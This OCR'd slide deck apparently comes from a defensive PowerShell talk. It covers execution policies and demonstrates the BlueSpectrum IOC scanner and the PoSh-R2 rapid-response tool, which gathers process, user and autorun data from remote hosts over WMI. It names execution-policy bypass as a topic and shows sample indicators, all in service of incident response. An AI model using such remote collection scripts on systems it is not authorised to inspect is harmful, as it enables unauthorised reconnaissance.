
Execution Policy

- By default, Microsoft restricts PowerShell scripts with execution policies.
  - Restricted
  - AllSigned
  - RemoteSigned
  - Unrestricted
  - Bypass
- Default policies
  - Server 2012R2 set to AllSigned
  - All other versions set to Restricted
- These were not designed as a security feature

Bypassing the Execution Policy



Disabling Older Versions



Defensive PowerShell

BlueSpectrum

- Indicator of Compromise (IOC) framework
- Scans a group of systems quickly
- Enables defenders to identify systems of interest
- Computer input method via multiple means
  - Auto pull of domain
  - Text file
  - Single IP or subnet input
- Currently triggers on:
  - File metadata
  - Hashes
  - Ports
  - IPs
  - Registry Keys and Values
- Works with v2 and newer
- Utilizes WMI and c$

Indicators

```
PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-ChildItem


    Directory: C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-----        10/11/2016   4:25 PM         18 File_Name_IOC.txt
-----        10/11/2016  11:44 AM          6 File_Size_IOC.txt
-a---          1/3/2017   2:04 AM        202 Hash_IOC.txt
-----         8/21/2016   2:30 PM          3 Port_IOC.txt
-a---          1/3/2017  10:33 AM        368 Reg_IOC.txt


PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\File_Name_IOC.txt
Evil.exe
test.txt

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\File_Size_IOC.txt
35
14

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\Hash_IOC.txt
8F8A75AC1F32F3C532B3B02FFE584C8B
9BE55BAE64F3684667266F0F1E5EACD2
8F8A75AC1F32F3C532B3B02FFE584C8B
1E26347A65612171E9848DB2E5AFAF7A
15007E76AD192FFA3222989F9BB9ED92
5746BD7E255DD6A8AFA06F7C42C1BA41

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\port_IOC.txt
135

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\Reg_IOC.txt
SOFTWARE\7-Zip  Path
SOFTWARE\*\IBM
SYSTEM\MountedDevices
Software\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN WtrPresent
Software\Microsoft\Windows\CurrentVersion\Run\  GizmoDriveDelegate
Software\Microsoft\Windows\CurrentVersion\Run\  IamEvil
Software\Microsoft\Windows\CurrentVersion\Run\  MV-Ware
Software\Policies\Microsoft

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators>
```

IOC Hits

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> get-content .\HUNTER_ConnScan.txt
-------------------------------------------------------------------------------

Scan Initiated on 01/03/2017 10:21:57

-------------------------------------------------------------------------------


********* CONNECTION SCAN RESULTS FOR HUNTER ***********
-------------------------------------------------------------------------------

  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       744
  TCP    192.168.60.202:54348   192.168.60.201:135     TIME_WAIT       0
  TCP    192.168.60.202:54350   192.168.60.200:135     TIME_WAIT       0
  TCP    192.168.60.202:54357   192.168.60.200:135     ESTABLISHED     744
  TCP    192.168.60.202:54361   192.168.60.201:135     ESTABLISHED     744
  TCP    [::]:135               [::]:0                 LISTENING       744


PS C:\Users\blue\Desktop\BlueSpectrum_Results> |
```

Hits from port 135 search

Hits from Hash search

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> Get-Content .\HUNTER_HashScan.txt
-------------------------------------------------------------------------------

Scan Initiated on 01/03/2017 10:26:26

-------------------------------------------------------------------------------


********* HASH SCAN IOC HITS FOR HUNTER ***********
-------------------------------------------------------------------------------

C:\windows\system32\cmd.exe                5746BD7E255DD6A8AFA06F7C42C1BA41


PS C:\Users\blue\Desktop\BlueSpectrum_Results> |
```

PowerShell – Rapid Response (PoSh – R2)

- Reconnaissance platform for incident responders
- Computer input method via multiple means
  - Auto pull of domain
  - Text file
  - Single IP or subnet input
- Quick identification of anomalies
- Data retrieved as CSVs
  - Analyzed using PowerShell
  - Ingests into Splunk
- Works with v2 and above
- Utilizes WMI and c$

PowerShell – Rapid Response (PoSh – R2)

- Retrieves:
  - Autorun entries
  - Disk information
  - Environment variables
  - Event logs (50 latest)
  - Installed software
  - Logon sessions
  - List of drivers
  - List of mapped network drives
  - List of running processes
  - Logged in user
  - Local groups
  - Local user accounts
  - Network configuration
  - Network connections
  - Patches
  - Scheduled tasks with AT command
  - Shares
  - Services
  - System Information

PowerShell – Rapid Response (PoSh – R2)

```
PS C:\Windows\system32> C:\Users\blue\Desktop\PoSH_R2.ps1
```

```
How do you want to list computers?

[1] All Domain Computers (Must provide Domain),
[2] Computer names from a File,
[3] List a Single Computer manually
: 2
OK
Got computer list... Next task...
Retrieving Autoruns information...
Retrieving logon information...
Retrieving event log information...
Retrieving driver information...
Retrieving mapped drives information...
Retrieving running processes information...
Retrieving scheduled tasks created by at.exe or Win32_Sch
Retrieving service information...
Retrieving environment variables information...
Retrieving user information...
Retrieving group information...
Retrieving loggedon user information...
Retrieving network configurations...
Retrieving shares information...
Retrieving disk information...
Retrieving system information...
Retrieving installed patch information...
Retrieving installed software information...
```

Administrator: Windows PowerShell


```
PS C:\Users\blue\Desktop> Set-Location .\PoSH_R2--Results
PS C:\Users\blue\Desktop\PoSH_R2--Results> Get-ChildItem


    Directory: C:\Users\blue\Desktop\PoSH_R2--Results


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          12/20/2016  12:25 PM       2605 Autoruns.csv
-a---          12/20/2016  12:42 PM     497202 Connections.csv
-a---          12/20/2016  12:26 PM        516 Disk.csv
-a---          12/20/2016  12:26 PM     111262 Drivers.csv
-a---          12/20/2016  12:26 PM       9048 Environment_Variables.csv
-a---          12/20/2016  12:26 PM       9363 Eventlogs-Application.csv
-a---          12/20/2016  12:25 PM       9363 Eventlogs-Security.csv
-a---          12/20/2016  12:25 PM       9344 Eventlogs-System.csv
-a---          12/20/2016  12:26 PM      15007 Groups.csv
-a---          12/20/2016  12:26 PM        148 Logged_on_User.csv
-a---          12/20/2016  12:26 PM         92 Mapped_Drives.csv
-a---          12/20/2016  12:25 PM       2052 NetLogon.csv
-a---          12/20/2016  12:26 PM       3485 Network_Configs.csv
-a---          12/20/2016  12:26 PM       1640 Patches.csv
-a---          12/20/2016  12:26 PM      22079 Processes.csv
-a---          12/20/2016  12:26 PM        227 Scheduled_Tasks.csv
-a---          12/20/2016  12:26 PM     234222 Services.csv
-a---          12/20/2016  12:26 PM        943 Shares.csv
-a---          12/20/2016  12:41 PM      21434 Software.csv
-a---          12/20/2016  12:26 PM        771 System_Info.csv
-a---          12/20/2016  12:26 PM     462980 Users.csv


PS C:\Users\blue\Desktop\PoSH_R2--Results>
```


PowerShell – Rapid Response (PoSh – R2)



PSComputerName	Name	Description	Process...	ParentProcessID	Handle	HandleCount	ThreadCount	CreationDate
WK2	GoogleUpdate.exe	GoogleUpdate.exe	3936	496	3936	196	9	20161220122533.360342-300
WK2	taskhost.exe	taskhost.exe	2928	496	2928	102	6	20161220122603.203194-300
WK2	dllhost.exe	dllhost.exe	3316	628	3316	91	6	20161220122604.763197-300
DC1	System Idle Process	System Idle Process	0	0	0	0	1	
DC1	System	System	4	0	4	725	85	20161216070530.999332-300
DC1	smss.exe	smss.exe	212	4	212	52	2	20161216070531.061472-300
DC1	csrss.exe	csrss.exe	304	296	304	297	9	20161216070543.474704-300
DC1	csrss.exe	csrss.exe	372	364	372	234	9	20161216070545.647794-300
DC1	wininit.exe	wininit.exe	380	296	380	79	1	20161216070545.726016-300
DC1	winlogon.exe	winlogon.exe	408	364	408	150	2	20161216070545.897807-300
DC1	services.exe	services.exe	472	380	472	261	5	20161216070548.377717-300
DC1	lsass.exe	lsass.exe	496	380	496	1341	27	20161216070549.552834-300
DC1	svchost.exe	svchost.exe	636	472	636	348	7	20161216070606.854112-300
DC1	svchost.exe	svchost.exe	684	472	684	364	10	20161216070608.851907-300
DC1	dwm.exe	dwm.exe	780	408	780	185	7	20161216070610.196259-300
DC1	svchost.exe	svchost.exe	812	472	812	481	12	20161216070611.554545-300
DC1	svchost.exe	svchost.exe	848	472	848	1196	37	20161216070612.132672-300
DC1	svchost.exe	svchost.exe	880	472	880	743	18	20161216070613.038925-300
DC1	svchost.exe	svchost.exe	972	472	972	576	21	20161216070615.179297-300
DC1	svchost.exe	svchost.exe	364	472	364	379	21	20161216070619.677847-300
DC1	spoolsv.exe	spoolsv.exe	1168	472	1168	405	11	20161216070639.150027-300
DC1	Microsoft.ActiveDir...	Microsoft.ActiveDir...	1200	472	1200	1404	10	20161216070639.665693-300
DC1	dfsrs.exe	dfsrs.exe	1272	472	1272	329	16	20161216070652.702953-300
DC1	dns.exe	dns.exe	1304	472	1304	5289	14	20161216070653.469173-300
DC1	ismserv.exe	ismserv.exe	1324	472	1324	99	8	20161216070654.641232-300
DC1	nxlog.exe	nxlog.exe	1372	472	1372	154	8	20161216070655.125513-300
DC1	splunkd.exe	splunkd.exe	1592	472	1592	438	43	20161216070710.227311-300
DC1	conhost.exe	conhost.exe	1676	1592	1676	45	2	20161216070724.081793-300
DC1	svchost.exe	svchost.exe	1720	472	1720	250	10	20161216070724.145437-300
DC1	vmtoolsd.exe	vmtoolsd.exe	1772	472	1772	325	8	20161216070724.628735-300

PowerShell – Rapid Response (PoSh – R2)

Task: Determine who has a Splunk process running.



Automated Profiler

- Parses image for typical data
- Quick output (~2 minutes)
- Outputs results to text file
- Works with v2 and newer
- Reduces initial analysis time

Automated Profiler


- Benefits
  - Aids forensicators
  - Focused on providing initial Analysis
  - Reduces analysis time
  - Leverage what we already have
  - Easy to read
  - Parses data for commonly desired data
    - UserAssist
    - RunMRU
    - TypedURLs
    - Etc..

Automated Profiler

- Retrieves:
  - File downloads
  - Program execution
  - File/Folder opening
  - File Knowledge
  - Browser usage
  - System information
  - Account Usage
  - Networking information
  - USB History
  - Services
  - Drivers
  - Software list
  - Keyword search
  - $UsnJrnl
  - $MFT
  - Much more…

1. Mount drive
2. Run the script
3. Analyze
4. Relax

The kitbag



www.github.com/wiredpulse


I'VE GOT A FEVER
AND THE ONLY PRESCRIPTION IS MORE POWERSHELL
emegenerator.net

How can YOU learn PowerShell?

- ABC (Always Be Coding)
- ISE -> Get-Command -> Get-Help -> <tab>
- Under the Wire (www.underthewire.tech)
  - Interactive challenged-based learning

Summary

- PowerShell's capabilities makes it an excellent tool for attackers
- PowerShell.exe is not PowerShell
- Securing PowerShell is not straightforward
- Enable PowerShell logging to understand its use in the environment
- PowerShell v5 should be in everyone's new image gold master
- Layer your defenses

References

- https://adsecurity.org/?p=2604
- https://www.carbonblack.com/files/powershell-deep-dive-a-united-threat-research-report/
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
- https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
- https://blogs.technet.microsoft.com/poshchap/2015/10/16/security-focus-defending-powershell-with-the-anti-malware-scan-interface-amsi/
- https://www.iad.gov/iad/library/ia-guidance/tech-briefs/defending-against-the-malicious-use-of-admin-tools-powershell.cfm

Questions